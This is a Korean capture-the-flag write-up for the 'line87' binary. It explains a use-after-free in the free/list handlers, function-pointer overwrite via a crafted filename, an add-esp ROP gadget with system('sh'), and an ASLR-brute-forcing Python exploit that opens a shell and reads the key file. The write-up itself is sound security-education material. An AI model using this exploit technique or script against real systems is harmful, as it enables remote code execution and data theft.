이후 free명령의 handler를 분석해보았다.

Free 명령의 handler

```
.....
if ( strcmp((const char *)&cmd, "free") )
  puts("Unknown command...");
else
  FREE_handler_8048EC5(ptr);// 인자는 항상 ptr로 고정

.....
void __cdecl FREE_handler_8048EC5(void *ptr)
{
  free(ptr);
}
```

free명령을 선택하면 ptr이라는 전역변수를 인자로 하여 free 명령의 handler 함수를 호출한다. 그런데 handler 내부를 보면 정말 명령 그대로 정말 free만 하는 것을 볼 수 있다. 이 명령을 사용하면 ptr 전역변수가 가리키는 heap 메모리를 free시킬 수 있다. free 시킨 후 ptr전역변수를 초기화 하지 않기 때문에, free된 이후에도 Free된 heap 메모리를 계속 사용할 수 있다.

즉, Create 명령을 수행한 후 Free명령을 실행하면 Create에서 ptr전역변수에 할당된 0xc byte의 heap이 free된다. List나 Add명령 등을 실행하면 use-after-free취약점을 유발할 수 있다. 이 취약점을 어떻게 이용하면 EIP컨트롤로 이어질 수 있을까. 우선 LIST 명령의 handler를 보도록 하자.

List 명령의 handler

```
int __cdecl LIST_HANDLER_8048B8E()
{
  int result; // eax@1
  struct dirent **namelist; // [sp+1Ch] [bp-Ch]@2

  chdir(*(const char **)ptr);
  result = (int)ptr;
  if ( ptr )
    result = scandir(".", &namelist, *((int (**)(const struct dirent *))ptr + 2), alphasort);
  return result;
}
```

List 명령의 handler에선 ptr[0] (ID가 저장된 heap 메모리)을 인자로 chdir함수를 호출하고, scandir 함수로 디렉토리를 리스팅한다. scandir 함수는 디렉토리에 있는 파일을 출력할 때, 사용자에게 handler를 인자로 받아, 사용자가 작성한 함수에서 원하는 형태로 출력을 할 수 있게 한다. 이때 위 코드에서는 handler로 ptr[2]에 저장된 함수포인터를 넘기게 된다. use-after-free를 이용해 ptr전역변수를 free시키고, ptr이 가리키고 있던 부분에 heap을 재할당하여 다른 임의의 값을 채워주게 되면, ptr[2]에 있는 값이 변조되어 scandir함수에서 handler를 호출할 때, EIP 컨트롤로 연결될 수 있을 것이다.

하지만 재할당시키는 방법이 문제인데, 좀 더 바이너리를 분석하다 보면 Create 명령에서 List mode를 3으로 했을 때 ptr[2]에 설정되는 함수에서 아래와 같은 코드를 확인할 수 있다.

List 명령의 handler

```
int __cdecl DESC_VIEW_8048988(int filename)
{
  int result; // eax@1
  signed int i; // [sp+14h] [bp-14h]@3
  size_t filename_len; // [sp+18h] [bp-10h]@3
  void *filename_heap; // [sp+1Ch] [bp-Ch]@3

  result = strcmp((const char *)(filename + 11), ".");
  if ( result )
  {
    result = strcmp((const char *)(filename + 11), "..");
    if ( result )
    {
      filename_len = strlen((const char *)(filename + 11));
      filename_heap = malloc(filename_len);
      memset(filename_heap, 0, filename_len);
      memcpy(filename_heap, (const void *)(filename + 11), filename_len);
      for ( i = 0; i < (signed int)filename_len; ++i )
      {
        if ( *((_BYTE *)filename_heap + i) == '$'
          || *((_BYTE *)filename_heap + i) == '%'
          || *((_BYTE *)filename_heap + i) == '\n' )
          *((_BYTE *)filename_heap + i) = '_';
      }
      result = printf("[%s] : ****[%15s]****\n", "desc_filter", filename_heap);
    }
  }
  return result;
}
```

현재 출력해주려는 파일명의 길이만큼 malloc을 하고, 그곳에 파일명을 memcpy해준다. 이를 이용해 ptr전역변수가 가르키고 있던 구조체의 사이즈인 0xc byte의 파일명을 만들어주고 List 명령을 실행하면 ptr이 가리키고 있는 heap 메모리에 재할당되어, 파일명이 복사될 것이다. 파일명이 복사되면서 ptr[2]에 있는 함수포인터가 조작되고, 다시 한번 List 명령을 실행하면 EIP가 파일명에 있는 데이터로 변조될 것이다.

취약점 유발하기

```
create
pwn3r2
pwn3r2
3
add
aaaaaaaabbbb
free
list
list

=====================================================

root@ubuntu:~/tttt# gdb -q ../line87
Reading symbols from /root/line87...(no debugging symbols found)...done.
(gdb) r
Starting program: /root/line87
########################
# help : print this message.
# quit : exit this program.
# add : add to new file.
# list : print file name in each user dir
# create : create NEW user.
# free : delete user. but you don't use it.
########################
# create
ID : pwn3r2
PW : pwn3r2
1. normal view(like ls)
2. all view (like ls -a)
3. desc view
4. debug view
select list> 3
# add
filename> aaaaaaaabbbb
# free
# list
[desc_filter] : ****[  aaaaaaaabbbb)]****
# list

Program received signal SIGSEGV, Segmentation fault.
0x62626262 in ?? ()
```

EIP를 제어했지만, 익스플로잇이 막막하다. esp는 사용자가 넣어준 값과 매우 멀리 떨어져있고, aslr이 걸려있지만 메모리릭 취약점을 따로 발견하지 못했기 때문이다. 그래서 결국 libc에 있는 add esp 가젯을 활용하여 esp를 끌어올리고, aslr은 브루트포싱으로 해결하기로 했다. (라이브러리 주소의 aslr은 범위가 별로 넓지 않기 때문에, 한 주소만 잡고 계속 돌리면 금방 될 것이다.)

필요한 정보들

```
For esp lifting

(gdb) x/i 0xb75e4000+0xd325c
  0xb76b725c <parse_expression+60>: add    $0x10c,%esp
(gdb)
```

```
  0xb76b7262 <parse_expression+66>: mov    %ebp,%eax
(gdb)
  0xb76b7264 <parse_expression+68>: pop    %ebx
(gdb)
  0xb76b7265 <parse_expression+69>: pop    %esi
(gdb)
  0xb76b7266 <parse_expression+70>: pop    %edi
(gdb)
  0xb76b7267 <parse_expression+71>: pop    %ebp
(gdb)
  0xb76b7268 <parse_expression+72>: ret


For system function
$1 = {<text variable, no debug info>} 0xb7625260 <__libc_system>

For argument of system function
0xb75f23b6: "sh"
```

위의 add esp 가젯주소(0xb76b725c)를 기준으로 잡고 Exploit을 구성하여 여러 번 Exploit을 돌릴 것이다.

exploit.py

```
#!/usr/bin/python

from socket import *
import time
HOST = "210.125.73.215"
PORT = 44444
while 1:
       s = socket(AF_INET, SOCK_STREAM)
       s.connect((HOST, PORT))
       time.sleep(0.1)
       s.recv(1024)
       s.send("create\n")
       time.sleep(0.1)
       s.recv(1024)
       s.send("pwn3r2\n")
       time.sleep(0.1)
       s.recv(1024)
       s.send("pwn3r2\n")
       time.sleep(0.1)
       s.recv(1024)
       s.send("3\n")
       time.sleep(0.1)

       s.recv(1024)
       s.send("add\n")
       time.sleep(0.1)
       s.recv(1024)
       s.send("aaaabbbb\x5c\x72\x6b\xb7\n") # lift esp
       time.sleep(0.1)

       s.recv(1024)
       s.send("free\n")
```

```
        time.sleep(0.1)
        s.recv(1024)
        s.send("list\n")
        time.sleep(0.1)
        s.recv(1024)
        s.send("lista\x00\x00\x00"+"\xc4\x8e\x04\x08"*(0x50/4)+"\x60\x52\x62
\xb7"+"DDDD"+"\xb6\x23\x5f\xb7"+"\n")# ret*(0x50/4)+system+dummy+&"sh"
        time.sleep(0.1)
        s.recv(1024)
        time.sleep(0.5)
        s.send("id\n")
        try :
                print s.recv(1024)
                s.send("cat /home/line87/prob/key\n")
                print s.recv(1024)
        except:
                continue

                  s.close()
```

exploit 실행

```
root@ubuntu:~/tm# ./exploit.py




uid=1001(line87) gid=1001(line87) groups=1001(line87)

Woooah! y0u d1d 1t! :)
key is [1m g3tt1ng ma4rr13d in m4y 1o 2o14]
```

Flag : 1m g3tt1ng ma4rr13d in m4y 1o 2o14

키값에 누군가의 결혼날짜가 적혀있다. 정훈형ㅋㅋㅋ 결혼 축하드려요 ㅋㅋㅋ